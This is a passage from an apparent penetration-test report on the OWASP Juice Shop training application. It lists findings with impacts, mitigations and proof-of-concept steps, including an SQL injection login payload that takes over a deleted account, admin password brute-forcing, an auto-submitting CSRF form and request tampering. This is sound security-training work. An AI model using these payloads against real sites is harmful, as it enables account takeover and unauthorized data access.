

Affected Endpoint: `/#/login`

Mitigation:

Secure Password Generation: Avoid using predictable algorithms for password generation, and most importantly, don't use them client side. Use strong, random, and non-reversible methods.

Proof of Concept (PoC):

1. Go to login page <https://juice-shop.herokuapp.com/#/login>
2. Right-click then choose Inspect
3. Go to Console and right the code in the screenshot
4. You will get the password
5. You can login with bjoern email and password



6.2.4

Critical

Description:

Password validation is performed only on the client side, allowing weak passwords to be accepted.

Impact:

- Users may create weak accounts.
- Increase risk of brute-force attacks.


Affected Endpoint/Parameter: <http://localhost:3000/#/about>

Mitigation:


- Enforce password rules on the server.

Proof of Concept (PoC):


After inspecting the customers reviews on the products I found the admins mail



then intercepted the login request and changed the mail to the admins main and brute forced the password and loaded the common wordlist to the payload configuration



Then I got the password of the admin



6.2.5

Description:

Log in with Chris' erased user account

Impact:

The GDPR Data Erasure vulnerability allows attackers or users to exploit weaknesses in the account deletion process. Improper handling can lead to:

- Residual personal data remaining accessible even after deletion requests.
- Unauthorized access to supposedly deleted accounts.

High

Affected Endpoint/Parameter:


POST /rest/user/login

Mitigation:


- Using prepared statements with bound parameters effectively prevents SQL injection attacks.
- Implementing multi-factor authentication strengthens login security and reduces unauthorized access risks.
- Proper handling of account deletion or deactivation ensures that removed accounts cannot be exploited.

Proof of Concept (PoC):


- Go to <https://juice-shop.herokuapp.com/#/login>



- Inject ' in Email and write any password



3. Notice the error appeared in the response of Burp Suite meaning that there is a SQL injection



4. Focus on the response and you will see **DeletedAt IS NOT NULL --**
5. Back to login page, inject in the Email ' **OR DeletedAt IS NOT NULL --** and any password you want in the password
6. You will see in the response in Burp Suite that you take over Chris's account

6.2.6

Description:

High

The application allows user accounts to be created without validating mandatory fields such as email and password. When the registration request is intercepted and modified, the backend accepts empty values and successfully creates a user profile. This indicates insufficient server-side validation and improper enforcement of required fields.

Impact:

- Allows the creation of fake or incomplete accounts.
- Enables automated account generation or spam account creation.
- Weakens authentication integrity since accounts can exist without valid credentials.

Affected Endpoint/Parameter:

POST /api/Users/


Mitigation:


- Enforce strict server-side validation for all required registration fields.
- Reject requests with missing or empty email and password values.
- Implement backend data type and length validation, not relying solely on client-side checks.
- Log and monitor registration anomalies to detect abuse.

Proof of Concept (PoC):

1. Navigate to the user registration page and fill in any valid information.
2. Enable **Intercept On** in Burp Suite and click **Register**.
3. When the registration request appears in Burp, remove the values of the email, password, and passwordRepeat fields, leaving them empty.
4. Forward the modified request to the server.
5. The server accepts the incomplete payload and creates a new user successfully, confirming the vulnerability.

(Screenshots attached show the blank fields in the intercepted request and the resulting successful registration.)







Wireshark packet capture showing a POST request to `http://localhost:3000/api/users/`. The request body is a JSON object containing user registration details:


```

{
  "email": "",
  "password": "",
  "passwordRepeat": "",
  "securityQuestion": {
    "id": 1,
    "question": "Your eldest siblings middle name",
    "createdAt": "2025-11-30T15:30:24.611Z",
    "updatedAt": "2025-11-30T15:30:24.611Z"
  },
  "securityAnswer": "123"
}

```



Wireshark packet capture showing a GET request to `http://127.0.0.1:3000/api/challenges/name=Score%20board`. The request is a simple GET request with no body.



Screenshot of the OWASP Juice Shop User Registration page. The page shows a success message: "You successfully solved a challenge: Empty User Registration (Register a user with an empty email and password.)". The registration form is visible, showing fields for Email, Password, Password Repeat, Security Question, and Security Answer.

6.2.7

Medium

Description

An admin's email is visible, and public social media reveals the answer to his security question. Attackers use this OSINT to reset his account password.

Impact

- Account takeover using publicly available information
- Leakage of sensitive administrative information

Reference: [https://owasp.org/www-community/vulnerabilities/Information exposure through other means](https://owasp.org/www-community/vulnerabilities/Information_exposure_through_other_means)

Affected Endpoint/Parameter:

Mitigation

- Remove security questions entirely
- Use MFA or email verification for password resets
- Hide sensitive administrative details from regular users

Proof of Concept (PoC):

6.2.8

Medium

Description:

The application allows direct object reference manipulation, enabling viewing of other users' baskets.

Impact:

- Unauthorized access to user data.
- Possible privacy violations.

Mitigation:

- Enforce authorization checks on object IDs.



6.3 Broken Access Control / Authorization

6.3.1

Description:

Critical

Admin dashboard is accessible without proper authorization.

Impact:

- Attackers can access admin functionalities.
- Unauthorized data modification or deletion.
- Protect all admin endpoints with session validation.

Reference: https://owasp.org/www-community/attacks/Access_Control_Vulnerabilities

Affected Endpoint/Parameter: <https://juice-shop.herokuapp.com/#/>


Mitigation:

- Implement RBAC and strict server-side authorization checks.


Proof of Concept (PoC):

After logging in as administrator, pentester see the main files into this website looking for any important indicators

Here we see there is a path called **administration**, can hold something...



After trying navigating to this path we found this path contains all registered users...



6.3.2

Description

Critical

The GDPR export feature matches users using obfuscated email strings. Attackers can craft an email that fits the same obfuscated pattern, resulting in unauthorized data exports.

Impact

- Theft of GDPR export data
- Severe privacy and compliance violations

OWASP Reference

https://owasp.org/www-community/vulnerabilities/Information_exposure

Affected Endpoint/Parameter:

Proof of Concept (PoC):

Mitigation

- Use real, unique identifiers instead of obfuscated strings
- Apply strict authentication and authorization checks
- Validate export requests against logged-in user identity

6.3.3

High

Description:

Put an additional product into another user's shopping basket

Impact:

Attackers can modify basket contents, quantities, or prices through client-side tampering.

Without server-side validation, items can be purchased for free or at reduced prices.

Unauthorized access to restricted products or features is possible.

Financial loss and disruption of normal business operations may occur.

Affected Endpoint/Parameter:

POST /rest/deluxe-membership

Mitigation:

- Ensure Proper Parameter Handling: Servers should be designed to handle unexpected, duplicated, or out-of-order parameters securely.
- Implement Robust Access Controls: Ensure that all sensitive operations verify the user's permission to perform the action on the specified resource.

Proof of Concept (PoC):

1. Begin by navigating to the product search page at (<https://juice-shop.herokuapp.com/#/search>) and add any product to the basket.
2. Proceed through the purchasing process to observe the basket and checkout requests being generated.
3. By reviewing these requests, it becomes evident that item prices, quantities, and identifiers are controlled client-side without proper validation.
4. Modifying these values shows that the server accepts manipulated data, demonstrating how the basket can be altered improperly as shown in the burp screen.
5. You can add any product to other users' accounts.



6.3.4

High

Description:

The registration request contains a "role" field. Attackers can modify this value to "admin" and create privileged accounts due to missing server-side role enforcement.

Impact:

- Unauthorized creation of admin accounts
- Full system compromise

Reference: https://owasp.org/www-community/vulnerabilities/Privilege_Escalation

Affected Endpoint/Parameter:

Mitigation:

- Do not accept role assignments from clients
- Enforce RBAC strictly on the server side
- Whitelist valid roles and apply them internally

Proof of Concept (PoC):

6.3.5

High

Description:

The application allows profile updates without any CSRF protection.

By hosting an external HTML page containing an auto-submitting POST form, an attacker can trick an authenticated user into unknowingly sending a profile-update request.

When the victim loads the malicious page, their browser automatically includes the session cookies, causing the username to be changed without their consent.

Impact:

- Allows unauthorized changes to user account data.
- Enables attackers to modify sensitive information without user interaction.
- Can be combined with other attacks to escalate account takeover.

Affected Endpoint/Parameter:

/profile

Mitigation:


- Implement anti-CSRF tokens for all state-changing requests.
- Set cookies with SameSite=Lax or SameSite=Strict.
- Validate the Origin and Referer headers before processing profile updates.

Proof of Concept (PoC):

1. Open the following HTML code on an external domain (htmledit.squarefree.com):

```
<form action="http://127.0.0.1:3000/profile" method="POST">
  <input type="hidden" name="username" value="new">
  <input type="submit" value="submit request">
</form>
<script> document.forms[0].submit();</script>
```

2. While authenticated in the Juice Shop application, click **"Open Site in New Window"**.
3. The browser automatically submits the form and includes the user's session cookies.
4. The username field is updated without any user interaction, confirming a successful CSRF attack.



Firefox Can't Open This Page


To protect your security, 127.0.0.1 will not allow Firefox to display the page if another site has embedded it. To see this page, you need to open it in a new window.

[Learn more...](#)

[Open Site in New Window](#)

☐ Report errors like this to help Mozilla identify and block malicious sites

Activate Windows
Go to Settings to activate Windows.



6.3.6

High

Description

The product search functionality is vulnerable to SQL Injection using UNION SELECT. Attackers can retrieve deleted or hidden products, including unsafe items.

Impact

- Exposure of deleted or sensitive product entries
- Leakage of hazardous product details
- Bypassing intended business logic restrictions

Reference: https://owasp.org/www-community/attacks/SQL_Injection

Affected Endpoint/Parameter:

Mitigation

- Sanitize and parameterize SQL queries
- Restrict access to deleted or sensitive records
- Implement strong backend validation checks

Proof of Concept (PoC):

6.3.7

Medium

Description:

Client-side tampering allows an attacker to force a 5-star review regardless of the input.

Impact:

- Fake reviews.
- Manipulation of business reputation.

Reference: [https://owasp.org/www-project-web-security-testing-guide/v42/4-Web_Application_Security_Testing/11-Testing for Business Logic](https://owasp.org/www-project-web-security-testing-guide/v42/4-Web_Application_Security_Testing/11-Testing_for_Business_Logic)

Affected Endpoint/Parameter:


<https://juice-shop.herokuapp.com/#/administration>

Mitigation:

